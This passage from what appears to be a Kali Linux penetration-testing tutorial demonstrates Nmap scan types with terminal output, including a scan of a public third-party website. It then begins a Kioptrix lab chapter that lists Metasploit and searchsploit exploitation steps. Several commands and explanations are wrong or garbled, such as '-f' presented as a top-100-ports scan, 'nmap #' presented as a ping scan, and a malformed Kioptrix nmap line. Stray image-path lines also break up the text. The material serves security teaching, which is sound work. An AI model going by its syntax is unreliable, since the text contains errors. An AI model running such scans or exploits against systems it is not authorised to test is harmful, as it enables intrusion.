Second, Nmap gives us information about the entire network. It can be used to display a list of **active hosts** and **open ports**, as well as **identify the operating system** of all connected devices. This makes it an important aspect of penetration as well as a handy tool for ongoing system monitoring. Nmap can be used with the **Metasploit** framework to probe and then patch network vulnerabilities.

Third, Nmap is also a useful tool for users who want to secure their personal and corporate websites. Scanning our **web server** with **Nmap**, especially if we are hosting our website from home, is effectively replicating how a hacker would attack our site. This method of **"attacking"** our own site is a very effective means of finding security vulnerabilities.

Nmap is easy to use, and majority of its tools are familiar to system admins from other programs. Nmap has the advantages of combining a variety of these capabilities into a single package, rather than forcing us to switch between other network monitoring tools. You must be familiar with the **command-line** interface in order to use Nmap.

Although most sophisticated users can write scripts to automate common operations, but basic network monitoring does not require this.

Syntax of Kali Linux Nmap

In Kali Linux, in the context of **network analysis** or **hacking,** we call it **"sniffing network"** a crucial skill and tool for **network analysis** and **hacking undoubtedly** the absolute necessity so that we can uncover potential attacks in vulnerable points. Fix them to protect the network and our systems.

The following are some syntaxes which help in **"network sniffing".**

1. Syntax for Scanning a Single IP

The following syntax is used to scan a single IP:

```
nmap <ip address>
```

Here, <ip address> should be changed with the **actual IP address** for which the sniff is required.

2. Syntax for Scanning a Single Port

The following syntax is used to scan a single port:

```
nmap -p <port number><IP address>
```

3. Syntax for Scanning Range of Ports

The following syntax is used to scan range of ports:

```
nmap -p <range of port number><IP address>
```

4. Syntax for Scanning 100 Most Common Ports

The following syntax is used to scan 100 most common ports:

1. nmap -f <IP address>

5. Syntax for Scanning a Host

The following syntax is used to scan a host:

1. Nmap <host name>

Here, <host name> should be changed with the actual host address, which one would need to sniff:

6. Syntax to Scan Using TCP SYN Scan

The following syntax is used to Scan Using TCP SYN Scan:

1. nmap -sS<IP address>

7. Syntax for Scanning a Range of Ip s

The following syntax is used to scan a range of IPs:

1. nmap <ip address range>


Nmap Commands in Kali Linux

Nmap Command 1: nmap -T4 for Timing

In the scanning process, nmap transmits packets to the target machine in a specific time period (interval). We can use the **namp -T** switch to increase or decrease the time period. However, the **-T** option requires an attribute, we should use **1,2,3,4** as needed. **T4** has fast speed than **T1, T2,** and **T3**.

Syntax:

1. $ sudo nmap -T4 192.168.56.102




```
┌──(preeti□ kali)-[~]
└─$ sudo nmap -T4  192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:46 IST
Nmap scan report for 192.168.56.102
Host is up (0.0023s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds
```

Nmap Command 2: nmap -sS for TCP SYN Scan

It is required privilege access and identifies **TCP** ports. TCP SYN Scan is a standard method for **detecting open ports** without going through the **Three-way Handshake** process. When an open port is spotted, the **TCP handshake** is reset before accomplishment. Hence this scanning is also called **Half Open** scanning.

Syntax

1. sudo nmap -sS 192.168.56.102




```
┌──(preeti□ kali)-[~]
└─$ sudo nmap -sS 192.168.56.102
[sudo] password for preeti:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:35 IST
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Nmap Command 3: nmap -sF for FIN Scan

FIN scan transmits packets with a **FIN flag** to the target machine; therefore, these frames are abnormal as they are sent to the destination before the **Three-way handshaking** process can be completed. If there is no active TCP session, then the port is formally closed. If the destination machine's port is closed then the RST packet in the FIN Scan response is **reversed.**

Syntax


1. sudo nmap -sF 192.168.56.102



```
┌──(preeti□ kali)-[~]
└─$ sudo nmap -sF 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:37 IST
Nmap scan report for 192.168.56.102
Host is up (0.000038s latency).
All 1000 scanned ports on 192.168.56.102 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Compared to other nmap scans, an **IP Protocol** scan has a major difference. It's looking for other **IP protocols** utilized by the Target system, such as **ICMP, TCP**, and **UDP.** The additional IP protocol, such as **EGP,** or **IGP.**

1. sudo nmap -sO 192.168.56.102




```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -sO 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:38 IST
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 255 open|filtered protocols
PROTOCOL STATE SERVICE
6        open  tcp

Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
```

Nmap Command 4: nmap-PE for ICMP Echo Request Ping

The **ICMP** echo request ping sends an ICMP echo request to the IP address of the destination machine. In the normal type of ICMP echo request, a combination of **TCP** and **ACK pings** is sent. Using option **-PE**, the **ICMP** echo request can be specified as the nmap ping method without coupling **TCP ACK ping**.

Syntax

1. nmap -PE 192.168.56.102




```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -PE 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:39 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.07 seconds
```

Nmap Command 5: nmap -PA for TCP ACP Ping

Instead of using the default option of both an **ICMP** echo request and a **TCP ACK**, the **-PA** option sends a **TCP ACK** and discards any **ICMP** echo requests. This is a decent option when **ICMP** is not an option due to packet filtering or firewalls.

Syntax

1. nmap -PA 192.168.56.102



```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -PA 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:41 IST
Nmap scan report for 192.168.56.102
Host is up (0.0029s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
```


Nmap Command 6: nmap -p for Port Scan

Nmap is mostly used to scan ports; it scans all ports by default, but we can scan single, multiple, or within range protocols.

Single port scan:

Syntax

1. Sudo nmap -p21 192.168.56.102




```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -p21 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:42 IST
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Multiple scan ports:

Syntax

1. Sudo nmap -p21, 80, 443 192.168.56.102




```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -p21,80,443 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:43 IST
Nmap scan report for 192.168.56.102
Host is up (0.0015s latency).

PORT    STATE    SERVICE
21/tcp  filtered ftp
80/tcp  filtered http
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Nmap Command 7: nmap -v for Verbose Mode

The verbose mode of **nmap** allows us to get more information from the scan output. The verbose option does not affect on what happens during the scan; it only modifies the amount of information that **nmap** shows on its output.

1. Sudo nmap -sF -v 192.168.56.102




```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap -sF -v 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:46 IST
Initiating Ping Scan at 18:46
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 18:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:46
Completed Parallel DNS resolution of 1 host. at 18:46, 0.01s elapsed
Initiating FIN Scan at 18:46
Scanning 192.168.56.102 [1000 ports]
Completed FIN Scan at 18:46, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.56.102 are closed

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
           Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
```

Command 8: nmap for scanning a host

Syntax

1. sudo nmap www.yahoo.com



```
┌──(preeti㉿ kali)-[~]
└─$ sudo nmap www.yahoo.com
[sudo] password for preeti:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:55 IST
Nmap scan report for www.yahoo.com (202.165.107.49)
Host is up (0.021s latency).
Other addresses for www.yahoo.com (not scanned): 202.165.107.50 2406:2000:e4:1605::9000 2406:2000:e4:1605::9001
rDNS record for 202.165.107.49: media-router-fp73.prod.media.vip.sg3.yahoo.com
Not shown: 997 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

Some Other Nmap Commands


Most of the Nmap's function can be executed with just one command, and the program also uses many **"shortcut"** commands, which can be used to automate common tasks.

Here is a quick run-down:

1. Ping Scanning

A ping scan returns information on every active IP on our network. This command can be used to perform a ping scan:

1. nmap #




```
┌──(preeti□ kali)-[~]
└─$ nmap #
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

2. Scan the Most Popular Ports

This command is especially useful for running Nmap on a **home server**. It automatically scans various most popular ports for a host. We can use the following command to run this command:

1. nmap -top-ports 20 192.168.1.106




```
┌──(preeti▯ kali)-[~]
└─$ sudo nmap -top-ports 20 192.168.1.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:51 IST
Nmap scan report for 192.168.1.106
Host is up (0.0020s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   open     domain
80/tcp   filtered http
110/tcp  filtered pop3
111/tcp  filtered rpcbind
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
443/tcp  filtered https
445/tcp  filtered microsoft-ds
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

We can replace "20" with the number of ports to scan, and Nmap quickly scans that many ports. It provides a simple output that details the state of the most common ports, allowing us to rapidly determine whether any ports are open needlessly.

3. Disable DNS Name Resolution

We can also speed up our Nmap scans with the help of the **-n parameter** to disable reverse **DNS** resolution. This can be quite handy if we need to scan a huge network. For example, to **turn off DNS resolution** for the basic ping scan mentioned above, add -n:

1. Nmap -sp -n 192.100.1.1/24



```
┌──(preeti▯ kali)-[~]
└─$ sudo nmap -sp -n 192.100.1.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:59 IST
Spoofing MAC address 00:01:BA:8B:46:8B (IC-Net)
```

CHAPTER 5
KIOPTRIX

Why do we use Kioptrix?

Kioptrix is a downloadable VM image file on Vulnhub. It is a VM image challenge to get root access by any means possible. The goal of these is to learn the basic tools and techniques in vulnerability assessment and exploitation. There is more than one way to complete the kioptrix challenge by getting root access .

Scope & Initial Planning

Scope is a very important piece of our puzzle when we are doing an assessment. We need to understand what is important to the client/customer, what piece of data and information could be devastating to the business if an attacker got a hold of it. For our purposes, our scope will be anything involved with the Kioptrix box. That means any open ports/services are fair game.

KIOPRTIX LEVEL 1

COMMANDS:

1. ip addr
2. nikto -h
3. apt install libssl -dev
4. enum4linux kioptrix
5. nmap kioptrix -sv -p- 0- T4- oN
6. msfconsole
7. use 1
8. set RHOSTS kioptrix
9. set payload
10. exploit
11. searchsploit mod ssl
12. searchsploit -p 47080

13. search trans2open

